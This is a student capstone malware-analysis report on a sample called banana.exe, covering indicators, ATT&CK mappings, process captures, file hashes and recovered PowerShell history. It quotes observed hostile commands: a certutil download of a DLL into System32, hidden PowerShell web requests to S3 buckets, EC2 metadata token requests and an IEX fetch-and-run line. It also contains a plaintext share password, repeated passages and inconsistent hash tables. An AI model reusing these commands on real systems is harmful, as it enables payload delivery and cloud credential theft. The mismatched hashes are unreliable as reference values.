process capstone // banana.exe

trevor achtermann

indicators \ technical details

Date@ Time	Identifier	ATT&CK ID	Comment
INITIAL COMPROMISE	**banana.exe**	**T1204.002 \** User Execution: Malicious File	**banana.exe is extracted from malicious_ process.zip and executed with administrator permissions**
MALICIOUS FILE	**banana.exe** certutil.exe -URLcache -f https://ibarblkacoiwlkese.s3.amazonaws.com/update.dll c:\Windows\System32\apple.dll	**T1204.002 \** User Execution: Malicious File	**link called to by banana.exe uses certutil to download update,dll and rename it to apple.dll**
MALICIOUS s3 AMAZON BUCKET	**apple.dll** powershell.exe -Sta -Nop -Window Hidden -c "Invoke-WebRequest -UseBasicParsing -Uri https://tueoeoslxo.s3-us-west-2.amazonaws.com/index.html?flag=apples_and_bananas"	**T1204.001 \** User Execution: Malicious link	**apple.dll calls to a different s3 amazon bucket with another random alphabetical string as a name and passes the flag apples_and_bananas which I believe is defined either on the user side of the s3 or in the binary itself although its location during analysis was not successful**
BLACKLISTED STRINGS / SUSPICIOUS STRINGS	**banana.exe** GetCurrentThreadId GetCurrentProcessId IsProcessorFeaturePresent TerminateProcess RtlLookupFunctionEntry RtlCaptureContext system RegSetValueEx AllocConsole Process32First Process32Next CreateToolhelp32Snapshot GetModuleFileName c:\Windows\System32\apple.dll C:\workspace\banana\x64\Release\banana.pdbC:\Windows\System32\tallyme.exec:\Windows\System32\tallyme.exe KERNEL32.dll USER32.dll ADVAPI32.dll MSVCP140.dll VCRUNTIME140_1.dll VCRUNTIME140.dll	**T1036.005** Masquerading: Match Legitimate Name or Location	**strings classified as blacklisted according to databases held by pestudio. Also included strings that reference direct names of native system32 processes and believe a form of dll hijacking has taken place to maintain malware persistence through replacement of system32 files.**
BLACKLISTED STRINGS / SUSPICIOUS STRINGS	**apple.dll** GetCurrentThreadId GetCurrentProcessId IsProcessorFeaturePresent TerminateProcess RtlLookupFunctionEntry RtlCaptureContext system C:\workspace\apple\x64\Release\apple.pdb AllocConsole KERNEL32.dll USER32.dll VCRUNTIME140.dll liketoeat	**T1036.005** Masquerading: Match Legitimate Name or Location	**similar strings were also found inside apple.dll.**

What @Date@ Time	Identifier	ATT&CK ID	Comment
PERSISTENCE Mar 30, 2022 @ 17:19:32.327	Software\Microsoft\Windows\CurrentVersion\Run tallyme.exe MrTallyMan	**TA0028** Persistence	**Run key is created to run the core binary renamed to tallyme.exe from system32. I think this is one of multiple persistence and defense evasion methods**
DEFENSE EVASION Dec 27, 2019 16:22:30	**sha256**	**ID: T0889** Modify Program	**These hashes below correlate to the same process name in system32 but the hashes are remarkably different**
kernel32.dll	428808B76B9BAEEA863E32A881942EB654568029 A56E6BDC924F89C17E26F863		A8E5E78B92FB44D59FC34C964E5380B0608E7ABC68110BC CFC53CD78C61E9271
user32.dll	9F44004208DB3E57C104FFC3C909BCC933E2BBB 8DCF420D13BF7C6F707316A33		40351CEFF67C3AD3122A3A005DEED5FDA8D24AF789CBA0 9B1C2F2FB18EC7129A
advapi32.dll	F1325E8EDE6943B707E11A0433AD016BBAB2E32 DAF2FA73BDE04EAFBE55413BE		7DA638831AA76E7440FC2FB0456C62CD6E1C2053F1A7FCC ECA9019B884ED8762
shell32.dll	F1325E8EDE6943B707E11A0433AD016BBAB2E32 DAF2FA73BDE04EAFBE55413BE		BD42768EA3C624CF23EE46E155BBD05FA2543E01353A5A2 634D97C173BF10763
	146FF2C7CBC64624E17A78172DB4E3F25610447C 8E79C1794811AF89392B82A4		A4D3C8A4AE7A1A043B0025543AC6D6D9D86F5754B5D42A9 857A73E5FAC7477F7
gdi32.dll	BC7A4D860BED17156E63FE59193895EA3A758935 466D3D028D1EF37042431EA6		8D4E47734B00D21445D669AD38A933D09FB7E2D7E1D8B23 C29B4939DDB04CB9D
C2 SERVER INSTALLATION Dec 27, 2019 16:17:34	cd .\Covenant\Covenant\ dotnet run	**T1072** Software Tools	**Among other red team adjacent tools like atomic red team, a covenant instance is installed to the user folder for** C:\Users\Administrator.EC2AMAZ-O1ILGIA
SUSPICIOUS HTTP TRAFFIC	169.254.169.254 Invoke-RestMethod -Headers @{"X-aws-ec2-metadata-token" = $token} -Method GET -Uri http://169.254.169.254/latest/meta-data/instance-ID]	**T1134.001** Access Token Manipulation: Token Impersonation/ Theft	**After launching banana.exe, upon boot network activity with begin with a seemingly random IP address in addition to spurious http traffic containing GET requests for security credentials and the latest API token.**

executive_summary

On April 17 2023 @ 14:00:00:00, Goodcorp's SOC was alerted to suspicious process activity occurring on host 10.20.204.4 under the EC2AMAZ-O1ILGIA user account. After a local analysis of the computer in question, it was determined that an unknown binary "banana.exe" was running on the system in plain sight. After further investigation I have correlated suspicious network traffic to functions written as a part of banana.exe and believe the goal of the program is to perpetually steal user credential tokens while a system is running. This could lead to high severity credential theft and should be remediated immediately, I believe the malware has modified various system32 processes, processes that are instrumental to the computers operation, and recommend a clean windows reinstall to fully remediate the attack as removal of obvious persistence methods were unsuccessful.

technical_summary

Once logged into the compromised host, I ran procexp.exe to see a list of currently running processes. banana.exe stood out to me based on it suspiciously simple name. I also saw a new instance of cmd.exe occurring roughly every 5 seconds and if I managed to hover my mouse on the event before the process killed itself I could see it running *powershell.exe -Sta -Nop -Window Hidden -c "Invoke-WebRequest -UseBasicParsing -Uri https://tueoeoslxo.s3-us-west-2.amazonaws.com/index.html?flag=apples_and_bananas"*

if I hovered on the cmd process that sat right above the one continually spawning the web request, I could see that it was a result of *C:\Windows\system32\cmd.exe /c rundll32.exe apple.dll,iliketoeat*.


At this point I knew where both banana.exe and apple.dll were located on the system and obviously related to each other, so I opened pestudio to get a better idea of what they were doing on the system. banana.exe immediately flagged as generic malware by half of the possible vendors included in the included virustotal API access that pestudio is able to use. It also contained 17 blacklisted strings among other non blacklisted strings that pointed at if not the replacement, at least the use of numerous system32 processes including *kernel32.dll, advapi32.dll, user32dll, and vcruntime140.dll.*

I copied the aforementioned files out of my personal machines system32 directory and put them on my desktop so I could quickly check their SHA256 hash using powershell. it appeared the malware had made some form of permissions change to system32, as I could no longer copy or move files out of the directory on the compromised host, being told I needed permission from trustedInstaller, another process I suspect the malware modified.

Instead I used task explorer II to find the dll files running and dump copies of the portable executable to the desktop of the compromised host, where I did the same SHA256 hash retrieval. Of the 6 system32 processes that I tested, including one not even included in the strings of either banana.exe or apple.dll as far as I can tell, all 6 file hashes from my local machine verified on virustotal as the file they were supposed to be, while all 6 hashes for the compromised host returned with no results indicating a level of entropy that would likely modify how the file functions.


considering this all seemed to tangent off of powershell and cmd.exe, I had an idea I wasn't sure would work but was surprised that it did. I think usually malware uses some sort of clear command with modifications to prevent this but opening powershell and pressing the up and down arrow keys I was able to see the various commands that powershell was used to run when the malware was executed. Within this traffic I saw *$token = Invoke-RestMethod* and http requests for *http://169.254.169.254/latest/api/token.* Opening up wireshark and filtering the main network adapter for http traffic I was able to see the constant token and credential requests between the host and 169.254.169.254.

Once logged into the compromised host, I ran procexp.exe to see a list of currently running processes. banana.exe stood out to me based on it suspiciously simple name. I also saw a new instance of cmd.exe occurring roughly every 5 seconds and if I managed to hover my mouse on the event before the process killed itself I could see it running *powershell.exe -Sta -Nop -Window Hidden -c "Invoke-WebRequest -UseBasicParsing -Uri https://tueoeoslxo.s3-us-west-2.amazonaws.com/index.html?flag=apples_and_bananas"*



```
Code.exe                 < 0.01   38,140 K   65,888 K   4488 Visual Studio Code           Microsoft Corporation
cmd.exe                            2,256 K    3,796 K   5500 Windows Command Processor  Microsoft Corporation
cmd.exe                    0.36    4,304 K    3,688 K   6504 Windows Command Processor  Microsoft Corporation
Task Explorer.exe                 13,880 K   48,076 K   3056 Task Explorer              Daniel Pistelli
System Idle Process
System
Registry
Interrupts
banana.exe
amazon-ssm-agent.exe              14,792 K   15,048 K   2472

Command Line:
  C:\Windows\system32\cmd.exe /c powershell.exe -Sta -Nop -Window Hidden -c "Invoke-WebRequest -UseBas
  icParsing -Uri https://tueoeoslxo.s3-us-west-2.amazonaws.com/index.html?flag=apples_and_bananas"
Path:
  C:\Windows\System32\cmd.exe
```

It appeared that cmd.exe was being used every 5 seconds to reach out to a s3 amazon bucket located at *https://tueoeoslxo.s3-us-west-2.amazonaws.com/index.html?flag=apples_and_bananas"* the name of the flag being used gave me a hint at what I would find next, where if I hovered on the cmd process that sat right above the one continually spawning the web request, I could see that it was a result of *C:\Windows\system32\cmd.exe /c rundll32.exe apple.dll,iliketoeat*.



```
cmd.exe                            3,292 K    3,828 K   5500 Windows Command Processor  Microsoft Corporation
Task Explorer.exe                 13,880 K   48,076 K   3056 Task Explorer              Daniel Pistelli
System Idle P
System
Registry
Interrupts                                                    Hardware Interrupts and DPCs
banana.exe                           948 K    4,004 K   2252
amazon-ssm-agent.exe              14,760 K   15,032 K   2472
agent.exe                  0.01   17,984 K   14,536 K   2560

Command Line:
  C:\Windows\system32\cmd.exe /c rundll32.exe apple.dll,iliketoeat
Path:
```

At this point I knew where both banana.exe and apple.dll were located on the system and obviously related to each other, so I opened pestudio to get a better idea of what they were doing on the system. banana.exe immediately flagged as generic malware by half of the possible vendors included in the included virustotal API access that pestudio is able to use. It also contained 17 blacklisted strings among other non blacklisted strings that pointed at if not the replacement, at least the use of numerous system32 processes including *kernel32.dll, advapi32.dll, user32dll, and vcruntime140.dll.* apple.dll, located in system32 at this point, had similar strings. banana.exe points to a different amazon s3 bucket within its core binary, instead opting to use certutil to carry out this command *certutil.exe -URLcache -f https://ibarblkacoiwlkese.s3.amazonaws.com/update.dll c:\Windows\System32\apple.dll*


This command downloads update.dll from *barblkacoiwlkese.s3.amazonaws.com* and saves it to the system32 directory, renaming it to apple.dll. Now I had a clear idea of where apple.dll came from and how it made its way onto the system.


Because at this point it was clear the malware was abusing system32 in some way or another, I copied the aforementioned files out of my personal machines system32 directory and put them on my desktop so I could quickly check their SHA256 hash using powershell. it appeared the malware had made some form of permissions change to system32, as I could no longer copy or move files out for the directory on the compromised host, being told I needed permission from trustedInstaller, another process I suspect the malware modified.

The hashes for the 6 clean system32 process are as follows:

kernel32.dll	428808B76B9BAEEA863E32A881942EB654568029A56E6BDC924F89C17E26F863
user32.dll	9F44004208DB3E57C104FFC3C909BCC933E2BBB8DCF420D13BF7C6F707316A33
advapi32.dll	F1325E8EDE6943B707E11A0433AD016BBAB2E32DAF2FA73BDE04EAFBE55413BE
shell32.dll	03B7A32454AE46A26511AD8933BA9026AF099976B9E896F5251615E196E83CF8
gdi32.dll	146FF2C7CBC64624E17A78172DB4E3F25610447C8E79C1794811AF89392B82A4
apphelp.dll	BC7A4D860BED17156E63FE59193895EA3A758935466D3D028D1EF37042431EA6


Instead I used task explorer II to find the dll files running and dump copies of the portable executable to the desktop of the compromised host, where I did the same SHA256 hash retrieval. Of the 6 system32 processes that I tested, including one not even included in the strings of either banana. exe or apple.dll as far as I can tell, all 6 file hashes from my local machine verified on virustotal as the file they were supposed to be, while all 6 hashes for the compromised host returned with no results indicating a level of entropy that would likely modify how the file functions. the hashes for the 6 compromised files I know of are:


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Users\Trevor Acht> cd desktop
PS C:\Users\Trevor Acht\desktop> get-filehash kernel32.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          428808B76B9BAEEA863E32A881942EB654568029A56E6BDC924F89C17E26F863       C:\Users\Trevor Acht\desktop\...

PS C:\Users\Trevor Acht\desktop> get-filehash user32.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          9F44004208DB3E57C104FFC3C909BCC933E2BBB8DCF420D13BF7C6F707316A33       C:\Users\Trevor Acht\desktop\...

PS C:\Users\Trevor Acht\desktop> get-filehash advapi32.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          F1325E8EDE6943B707E11A0433AD016BBAB2E32DAF2FA73BDE04EAFBE55413BE       C:\Users\Trevor Acht\desktop\...

PS C:\Users\Trevor Acht\desktop> get-filehash shell32.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          03B7A32454AE46A26511AD8933BA9026AF099976B9E896F5251615E196E83CF8       C:\Users\Trevor Acht\desktop\...

PS C:\Users\Trevor Acht\desktop> get-filehash gdi32.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          146FF2C7CBC64624E17A78172DB4E3F25610447C8E79C1794811AF89392B82A4       C:\Users\Trevor Acht\desktop\...

PS C:\Users\Trevor Acht\desktop> get-filehash apphelp.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          BC7A4D860BED17156E63FE59193895EA3A758935466D3D028D1EF37042431EA6       C:\Users\Trevor Acht\desktop\...

PS C:\Users\Trevor Acht\desktop>
```


```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
---------       ----                                                                   ----
SHA256          BD42768EA3C624CF23EE46E155BBD05FA2543E01353A5A2634D97C173BF10763       C:\Users\Administrator.EC2AMA...

COMMANDO 4/17/2023 11:52:05 AM
PS C:\Users\Administrator.EC2AMAZ-O1ILGIA\Desktop > Get-Filehash SHELL32_DUMPED.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          A4D3C8A4AE7A1A043B0025543AC6D6D9D86F5754B5D42A9857A73E5FAC7477F7       C:\Users\Administrator.EC2AMA...

COMMANDO 4/17/2023 11:53:13 AM
PS C:\Users\Administrator.EC2AMAZ-O1ILGIA\Desktop > Get-Filehash gdi32_DUMPED.dll
Resolve-Path : Cannot find path 'C:\Users\Administrator.EC2AMAZ-O1ILGIA\Desktop\gdi32_DUMPED.dll' because it does not
exist.
At
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1:110
char:36
+                 $pathsToProcess += Resolve-Path $Path | Foreach-Objec ...
+                                    ~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\Admini...di32_DUMPED.dll:String) [Resolve-Path], ItemNotFoundE
   xception
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.ResolvePathCommand

COMMANDO 4/17/2023 12:06:04 PM
PS C:\Users\Administrator.EC2AMAZ-O1ILGIA\Desktop > Get-Filehash gdi32_DUMPED.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          8D4E47734B00D21445D669AD38A933D09FB7E2D7E1D8B23C29B4939DDB04CB9D       C:\Users\Administrator.EC2AMA...

COMMANDO 4/17/2023 12:06:20 PM
PS C:\Users\Administrator.EC2AMAZ-O1ILGIA\Desktop > Get-Filehash srvcli_DUMPED.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          3349AF395926D78BD225A18AFD5F28AFC0E594BD8C5AD9FC2503EB98F92B0B21       C:\Users\Administrator.EC2AMA...

COMMANDO 4/17/2023 12:08:28 PM
PS C:\Users\Administrator.EC2AMAZ-O1ILGIA\Desktop > Get-Filehash apphelp_DUMPED.dll

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          2988365AD41231FB87FC534CC02C0B65C8FB9329A20333B88E3D5FAA38C23D81       C:\Users\Administrator.EC2AMA...

COMMANDO 4/17/2023 12:10:08 PM
```

kernel32.dll	40351CEFF67C3AD3122A3A005DEED5FDA8D24AF789CBA09B1C2F2FB18EC7129A
user32.dll	7DA638831AA76E7440FC2FB0456C62CD6E1C2053F1A7FCCECA9019B884ED8762
advapi32.dll	BD42768EA3C624CF23EE46E155BBD05FA2543E01353A5A2634D97C173BF10763
shell32.dll	A4D3C8A4AE7A1A043B0025543AC6D6D9D86F5754B5D42A9857A73E5FAC7477F7
gdi32.dll	8D4E47734B00D21445D669AD38A933D09FB7E2D7E1D8B23C29B4939DDB04CB9D
apphelp.dll	2988365AD41231FB87FC534CC02C0B65C8FB9329A20333B88E3D5FAA38C23D81

Considering this all seemed to tangent off of powershell and cmd.exe, I had an idea I wasn't sure would work but was surprised that it did. I think usually malware uses some sort of clear command with modifications to prevent this but opening powershell and pressing the up and down arrow keys I was able to see the various commands that powershell was used to run when the malware was executed.



```
cd .\Desktop\commando-vm-master\\
.\install.ps1
cd ../..
.\WinRM_Setup.ps1
winrm set winrm/config/service '@{Basic="true"}'
net use delete s:
net use delete S:
net use DELETE S:
net use /help
.\Add_Drives.ps1 WXiVEqFsOROjNx

$token = Invoke-RestMethod -Headers @{"X-aws-ec2-metadata-token-ttl-seconds" = "21600"}
-Method PUT -Uri http://169.254.169.254/latest/api/token

Invoke-RestMethod -Headers @{"X-aws-ec2-metadata-token" = $token} -Method GET -Uri
http://169.254.169.254/latest/meta-data/

Invoke-RestMethod -Headers @{"X-aws-ec2-metadata-token" = $token} -Method GET -Uri
http://169.254.169.254/latest/meta-data/instance-id

cd C:\Tools\Privesc\
dir %WINDIR%\Microsoft.Net\Framework\v*
ls C:\Windows\Microsoft.NET\Framework\
.\WorkstationProvision_rel.exe
$PSVersionTable

New-PSDrive -Name "U" -Root "\\10.10.16.15\afXfPasbuGfqJT" -Persist -PSProvider
FileSystem -Credential $Creds -Scope Global;

net use U: /DELETE
net use S: /DELETE
cd C:\Tools\Probable-Wordlists\
cd ..\provision\
.\WorkstationProvision.exe
net use

(Get-ItemProperty "HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Full").Release
-ge 394802

Import-Module Invoke-atomicredteam
import-module invoke-atomicredteam

uninstall-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser
uninstall-Module -Name invoke-atomicredteam,powershell-yaml
$PSDefaultParameterValues = @
{"Invoke-AtomicTest:PathToAtomicsFolder"="C:\AtomicRedTeam\atomics"}
ls
IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/
install-atomicredteam.ps1' -UseBasicParsing);
Install-AtomicRedTeam -getAtomics -Force
Install-Module -Name powershell-yaml -RequiredVersion 0.3.1
Install-Module -Name invoke-atomicredteam,powershell-yaml -Scope CurrentUser
Import-Module "C:\AtomicRedTeam\invoke-atomicredteam\Invoke-AtomicRedTeam.psd1" -Force
notepad %UserProfile%\My Documents\WindowsPowerShell\profile.ps1
notepad %UserProfile%\Documents\WindowsPowerShell\profile.ps1
notepad $profile
mkdir $env:USERPROFILE\Desktop\EC2Launch
$Url = "https://s3.amazonaws.com/ec2-downloads-windows/EC2Launch/latest/
EC2-Windows-Launch.zip"
Invoke-WebRequest -Uri $Url -OutFile $DownloadZipFile
C:\Users\Administrator\Desktop\EC2Launch\install.ps1
Invoke-AtomicTest

cd .\Covenant\Covenant\
dotnet run
net use "Z:\\172.16.2.4\Lab Data"
net use Z: "\\172.16.2.4\Lab Data"
NET USE Z: '\\172.16.2.4\Lab Data' /USER:goodcorp\tmctestface MyBadPassword55!
dotnet --in
.\DevilProc_Lab.exe

DISM /Online /Enable-Feature /FeatureName:NetFx3 /All
git clone https://github.com/cobbr/Covenant.git --recurse-submodules
```

net use activity

first token request

first meta data request

first instance-id request

New PSDrive @10.10.16.15

net use deletion activity

software enumeration?

atomic module imports


powershell.yaml atomic module

AWS Ec2 Launch (this might be for the cda machine)

Covenant installed by cloning github repository


DevilProc_lab runs?

This honestly left me with more questions than answers, but within these commands I could see *$token = Invoke-RestMethod* and http requests for *http://169.254.169.254/latest/api/token.* Opening up wireshark and filtering the main network adapter for http traffic I was able to see the constant token and credential requests between the host and 169.254.169.254.



```
2377 21.054853   10.10.50.6        10.20.204.4       TCP        54 54460 → 3389 [ACK] Seq=37480 Ack=1031507 Win=4070 Len=0
2378 21.173551   10.10.50.6        10.20.204.4       TLSv1.2    93 Application Data
